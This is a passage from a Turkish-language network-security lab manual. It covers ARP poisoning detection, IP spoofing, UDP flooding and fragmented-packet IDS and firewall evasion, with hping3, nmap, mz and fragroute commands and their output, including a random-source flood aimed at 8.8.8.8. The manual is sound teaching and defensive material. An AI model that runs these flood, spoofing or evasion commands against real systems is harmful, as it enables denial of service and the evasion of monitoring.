win 512
ce:d4:ed:39:e5:d6 12:cb:d5:59:9d:cd 0.0.0.0.838 > 0.0.0.0.12768: S 466430124:466430124(0)
win 512
a5:34:ca:2a:a5:94 73:70:51:7f:86:df 0.0.0.0.429 > 0.0.0.0.64594: S
1992464745:1992464745(0) win 512
48:3c:3e:51:ac:87 a7:d1:1b:1f:61:c5 0.0.0.0.54185 > 0.0.0.0.21080: S
1338852372:1338852372(0) win 512
```

- “macof” komutunun çıktısı incelendiğinde, sahte mac adreslerinden sahte mac adreslerine farklı portlardan bağlantı isteği açılmakta ve anahtar cihazının cam tablosu bu bilgilerle dolmaktadır. Bu durumda anahtar cihazı akıllılık özelliğini yitirecektir.

Uygulama No: **BGA-UAG-05**

Snort, Arpwatch ve Xarp kullanarak MITM saldırılarını Engelleme

Amaç: Yerel ağda karşılaşılacak bir ARP tablosu zehirleme saldırısını önlemek

ARP protokolü üzerinde MITM saldırılarını tespit etmek için bazı open source araçlar geliştirilmiştir. Bu araçlar kullanılarak ARP Tablosuna yapılan saldırılar tespit edilebilir ve gerekli önlemlerin zamanında alınmasına olanak sağlar.

Arpwatch:

Bunlardan ilki arpwatch yazılımıdır. Gerekli paket depolarından kurumu yapıldıktan sonra ilk olarak

root@kali:~# arpwatch -i eth0

komutu çalıştırılarak eth0 ara yüzü dinlemeye geçilir. Daha sonra arp tablosuna yapılan atak aşağıdaki syslog kaydında görülecektir.


```
root@kali:~# tail -f /var/log/syslog
May  2 03:48:20 kali arpwatch: new station 172.16.16.1 00:1f:d0:8d:86:db eth0
May  2 03:48:20 kali arpwatch: new station 172.16.16.1 00:1f:d0:8d:86:db eth0
May  2 03:48:34 kali arpwatch: changed ethernet address 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:48:34 kali arpwatch: changed ethernet address 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:48:34 kali arpwatch: flip flop 172.16.16.1 60:36:dd:f4:54:b1 (00:1f:d0:8d:86:db)
eth0
May  2 03:48:34 kali arpwatch: flip flop 172.16.16.1 60:36:dd:f4:54:b1 (00:1f:d0:8d:86:db)
eth0
May  2 03:48:34 kali arpwatch: flip flop 172.16.16.1 60:36:dd:f4:54:b1 (00:1f:d0:8d:86:db)
eth0
May  2 03:49:05 kali arpwatch: new station 172.16.16.34 34:23:87:60:07:83 eth0
May  2 03:49:05 kali arpwatch: new station 172.16.16.34 34:23:87:60:07:83 eth0
May  2 03:49:40 kali arpwatch: listening on eth0
May  2 03:49:50 kali arpwatch: new station 172.16.16.1 60:36:dd:f4:54:b1 eth0
May  2 03:49:55 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:55 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:55 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:55 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
```

```
May  2 03:49:55 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:55 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:56 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:56 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:56 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:56 kali arpwatch: ethernet mismatch 172.16.16.1  60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:56 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:56 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:57 kali arpwatch: new station 172.16.16.34 34:23:87:60:07:83 eth0
May  2 03:49:57 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:57 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:57 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:57 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:57 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
(00:1f:d0:8d:86:db) eth0
May  2 03:49:57 kali arpwatch: ethernet mismatch 172.16.16.1 60:36:dd:f4:54:b1
```

Tablodan anlaşılacağı üzere ethernet mismatch paketleri yoğunluktadır ve arp tablosuna yönelik bir saldırı gerçekleşmektedir.

XArp :

Diğer bir saldırı tespit aracı ise XARP aracıdır. Grafik ara yüze sahip bu araç ile ARP saldırıları tespit edilerek analiz edilebilir. Kurulumu yapıldıktan sonra program çalıştırılınca otomatik olarak ağ ara yüzünü dinlemeye alacaktır ve saldırıyı tespit ettiği zaman aşağıdaki gibi uyarı verecektir.



Snort :

Snort açık kaynak kodlu olarak geliştirilen bir IPS/IDS yazılımıdır. Bu araç kullanılarak yapılan ARP saldırılarını tespit etmek mümkündür. Snort aracı korunmak istenen sisteme yüklenip yapılandırılması yapılmalıdır. ARP saldırılarından korunmak için snortun arp ön işlemcisi aktif edilmelidir. Bunun için öncelikle /etc/snort/snort.conf dosyası açılır. Daha sonra aşağıdaki tabloda bulunan satırlar bulunarak başındaki # işaretleri kaldırılır ve kullanılmak istenen ip adresine göre yapılandırılır.

```
# preprocessor arpspoof
# preprocessor arpspoof_detect_host: 192.168.40.1 f0:0f:00:f0:0f:00
```

Bu şekilde aktif edildikten sonra snort loglarından arp saldırılarına ait detaylar incelenebilir.

IP - Internet Protocol ve Güvenlik Zafiyetleri

Uygulama No: BGA-UAG-06

IP Spoofing Örnekleri

Amaç: İstenilen IP adresinden TCP/IP paketleri (tcp,udp,icmp,ip) göndermek. Saldırgan kimliğinin gizlenmesi.

Lab Senaryosu: yahoo.com adresinden google.com adresinin 80 portuna gidiyormuş gibi web isteği başlangıç paketi (SYN) göndermek.


- Hping uygulamasının -a parametresi kullanılarak gönderilecek paketlerin çıkış adresi istenilen bir adres olarak belirtilebilir.

```
root@kallavi:~# hping3 -S -p 80 -a yahoo.com www.google.com

HPING www.google.com (eth0 173.194.70.104): S set, 40 headers + 0 data bytes
^C
--- www.google.com hping statistic ---
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

3 paket gönderilmiş fakat hiç paket alınmamış. Dönen cevaplar yahoo.com ip adresine gittiği için alınan paket sayısı 0 görünmektedir.

- Port taramalarındaki IP spoof için NMAP kullanılabilir.

```
root@kallavi:~# nmap -D 5.5.5.5,3333 google.com

Starting Nmap 6.25 ( http://nmap.org ) at 2013-05-05 00:33 AKDT
Nmap scan report for google.com (173.194.70.138)
Host is up (0.085s latency).
Other addresses for google.com (not scanned): 173.194.70.101 173.194.70.102
173.194.70.113 173.194.70.100 173.194.70.139
rDNS record for 173.194.70.138: fa-in-f138.1e100.net
Not shown: 998 filtered ports
PORT STATE SERVICE
80/tcp open http
443/tcp open https

Nmap done: 1 IP address (1 host up) scanned in 10.62 seconds
```



Nat kullanan ortamlarda spoof edilmiş tüm ip paketleri tek bir ip adresinden çıkar. Bu sebepten dolayı "ip spoof" gerçekleştirilemez.

Uygulama No: **BGA-UAG-07**

Sahte IPv4 TCP Paketi Üretimi

Amaç: İhtiyaca göre SYN, SYN+ACK bayrağı set edilmiş paketler üretmek.

Lab Senaryosu: Hping uygulaması kullanılarak SYN, SYN+ACK bayrağı set edilmiş paketler üretilecektir.

```
root@kallavi:~# hping3 -p 80 -S www.bga.com.tr
HPING www.bga.com.tr (eth0 50.22.202.162): S set, 40 headers + 0 data bytes
len=46 ip=50.22.202.162 ttl=43 DF id=44847 sport=80 flags=SA seq=0 win=0 rtt=165.7 ms
len=46 ip=50.22.202.162 ttl=40 DF id=45048 sport=80 flags=SA seq=1 win=0 rtt=168.0 ms
len=46 ip=50.22.202.162 ttl=43 DF id=45401 sport=80 flags=SA seq=2 win=0 rtt=170.5 ms
^C
--- www.bga.com.tr hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 165.7/168.1/170.5 ms
```

- Hping3 uygulaması kullanılarak "SYN" bayrağı set edilmiş bir paket google.com adresine gönderilmiştir. SYN paketi ile bir bağlantı isteği açmış olduğumuz için SYN+ACK(SA) bayraklı paketler geri dönmüştür.

Uygulama No: **BGA-UAG-08**

Sahte Ipv4 UDP Paketi Üretimi

Amaç: Sahte UDP Paketleri üretilerek UDP flood saldırısı gerçekleştirmek.

Lab Senaryosu: Saldırgan ip adresinin de aralarında bulunduğu rastgele ip adreslerinden UDP paketleri gönderilerek hedef DNS servisi sunucusu kaynakları tüketilecektir.

```
root@kallavi:~# hping3 --udp 8.8.8.8 --rand-source --flood

HPING 8.8.8.8 (eth0 8.8.8.8): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 8.8.8.8 hping statistic ---
256329 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

mz kullanarak;

```
root@kali:~# mz eth0 -c 0 -d 10msec -B 8.8.8.8 -t udp dp=32000 -P "Multicast test packet"
[Multicast test packet]
Mausezahn will send frames infinitly...
```

Uygulama No: **BGA-UAG-09**


IP Adresinin Sahibinin Bulunması

Amaç: IP adresinin kim tarafından kullanıldığını bulmak.

Lab Senaryosu: Saldırgan ya da merak edilen bir ip adresinin kime/hangi ülkeye ait olduğunun öğrenilmesi

http://whois.sc

web sitesi adresinden ip adresi sorgulanabilir. Örnek sorgulama aşağıdaki gibidir.



50.22.202.162 ip adresi sorgulandı ve "United States" ait olduğu belirlendi. Ülkelerin ip adresi havuzlarının öğrenilmesi için ise aşağıdaki web adresi kullanılabilir.
http://blockcountryip.com/

Uygulama No: **BGA-UAG-10**

Parçalanmış IP Paketleri Kullanarak Port Tarama

Amaç: Parçalanmış IP paketleri kullanılarak hedef sistemdeki açık portların taranması

Lab Senaryosu: Nmap aracı kullanılarak parçalanmış paketlerle port tarama

Fiziksel bir ağın çevresindeki veri bölümünde taşıyabileceği en fazla veri miktarına MTU denir. Bu fiziksel ağa MTU değerinden daha büyük bir paket gelirse paketler MTU değerinden geçebilmek için daha küçük parçalara ayrılmak zorundadır. Bu olaya IP paketlerinin parçalanması denir.

Parçalanmış paketlerle port taramanın amacı ise, taranan sistem önünde trafiği izleyen bir sistem var ise onları atlatmaktır. Yani gönderilen paketi daha küçük parçalara ayırarak hedef sistem önündeki güvenlik cihazlarından paketin geçmesini sağlamak içindir.
Nmap aracı ile port tarama yaparken bazen paketlerin boyutlarında oynama yapmamız mümkündür. Bunu yapmak için nmap aracının özelliklerinden faydalanabiliriz. İlk olarak nmap aracına ait "-f" parametresini kullanarak parçalanmış paketler üretip port tarama işlemini gerçekleştirebiliriz. Örnek bir uygulama aşağıdaki gibidir.

```
root@bt:~# nmap -f 6.6.6.100

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-07 14:27 EET
Nmap scan report for 6.6.6.100
Host is up (0.11s latency).
Not shown: 989 filtered ports
PORT  STATE  SERVICE
22/tcp   closed ssh
80/tcp   open   http
427/tcp  open   svrloc
443/tcp  open   https
902/tcp  open   iss-realsecure
5988/tcp closed wbem-http
5989/tcp open   wbem-https
8000/tcp open   http-alt
8080/tcp closed http-proxy
8100/tcp closed xprint-server
8300/tcp closed tmi
```

Ya da kendi belirlediğimiz bir MTU değerini kullanarak paketleri o MTU değeri üzerinden geçiriyormuş gibi gösterip parçalanmış paketlerle port taraması yapabiliriz. Örnek bir uygulama aşağıdaki gibidir. Burada nmap aracının "--mtu" parametresinden faydalanılacaktır.
NOT: Belirtilen mtu değeri 8'e tam bölünebilir olmalıdır.

```
root@bt:~# nmap --mtu 320 6.6.6.251

Starting Nmap 6.40 ( http://nmap.org ) at 2014-02-07 14:41 EET
Nmap scan report for 6.6.6.251
Host is up (0.041s latency).

Not shown: 989 filtered ports
PORT  STATE  SERVICE
22/tcp   open   ssh

80/tcp   open   http
427/tcp  open   svrloc
443/tcp  open   https
902/tcp  open   iss-realsecure
5988/tcp closed wbem-http
5989/tcp open   wbem-https
8000/tcp open   http-alt
8080/tcp closed http-proxy
8100/tcp open   xprint-server
8300/tcp closed tmi
```

Uygulama No: **BGA-UAG-11**

Parçalanmış IP Paketleri Kullanarak IDS Atlatma

Amaç: Parçalanmış IP paketleri kullanarak IDS cihazlarını atlatma

Hping ve Nmap parçalanmış paketler oluşturmaya ve bunlarla bazı işlemler yapmaya izin verse de özellikleri kısıtlıdır. İleri düzey testler için her iki araç da yetersiz kalmaktadır. Gerçek ortamlarda test yapabilmek için bu işe özel yazılmış alternatif araçlar kullanılmalıdır. Bunlar fragroute ve fragrouter'dir. Her iki araç da temelde aynı işi yapmaya yöneliktir. Aralarında basit farklar vardır.


Fragroute ile Parçalanmış paket çalışmaları

Fragroute hali hazırda oluşturulmuş bir trafiği(bir web isteği) istenen özelliklere göre parçalamaya yarar. Yani siz bir yandan web sayfasını ziyaret ederken diğer yandan fragroute sizin web sayfanıza giden istekleri belirli boyut ve özelliklerde parçalayarak gönderir.


Fragroute'in sağlıklı çalışabilmesi için öncelikle Linux sistemlerde aşağıdaki komut çalıştırılmalıdır.
echo "0" > /proc/sys/net/ipv4/conf/all/rp_filter

Fragroute ile Ngrep örneği;

Ngrep ağ trafiğinde string arama yazılımıdır. Mesela ngrep –d eth2 –i '/etc/passwd'
Komutu eth2 arabirimini dinleyerek trafikte geçen /etc/passwd stringini yakalar ve ekrana basar.
Bizim yapacağımız test fragroute ile bir paketi parçalayıp göndermek ve Ngrep'in bunu yakalayamadığını görmek.
Önce paketleri parçalamadan Ngrep'i çalıştıralım ve HTTP isteğinde gönderdiğimiz /etc/passwd stringini yakaladığını görelim.



Yukarıdaki işlemi (HTTP isteğinde /etc/passwd gönderimi fragroute aracılığıyla yaparsak Ngrep'in bir şey yakalayamadığını görürüz.



Uygulama No: **BGA-UAG-12**

Parçalanmış IP Paketleri Kullanarak L7 Firewall Atlatma

Amaç: Parçalanmış IP Paketleri Kullanarak L7 Firewall Atlatma

Parçalanmış Paketler ve Güvenlik Duvarları
Güvenlik duvarına bir paket geldiğinde onu başlık bilgilerine bakarak filtreleyebilir fakat paket parçalanmış bir paket ise sadece ilk parça paketi filtreleyebilecektir, diğer parça paketler firewalldan süzülerek geçecektir.
Güvenlik duvarları gelip giden paketleri kural tablosu ile karşılaştırabilmesi için paketlerin parçalı olmaması gerekir. Bu da güvenlik duvarlarının paket birleştirme özelliğine sahip olmalarını zorunlu tutar.
OpenBSD PF güvenlik duvarındaki scrub özelliği kullanılarak parçalanmış paketlerin güvenlik duvarında tekrar birleştirilmesi ve hedefe bu şekilde ulaştırılması sağlanabilir.

OpenBSD PF ve parçalanmış paketler

Scrub özelliği


fragment reassemble: Gelen parçalanmış paketleri hedefe iletmeden önce birleştirerek göndermek için kullanılır. Bu seçeneğin yararı güvenlik duvarları paket tamamlanmadan kuralları tam uygulamayacağı için fragment paketlerin güvenlik duvarı kurallarına gelmeden birleştirilmesi gerekir. Ek olarak fragment crop, fragment drop-ovl , no-df seçeneklerine de incelenebilir.

Parçalanmış Paketler ve Saldırı Tespit Sistemleri

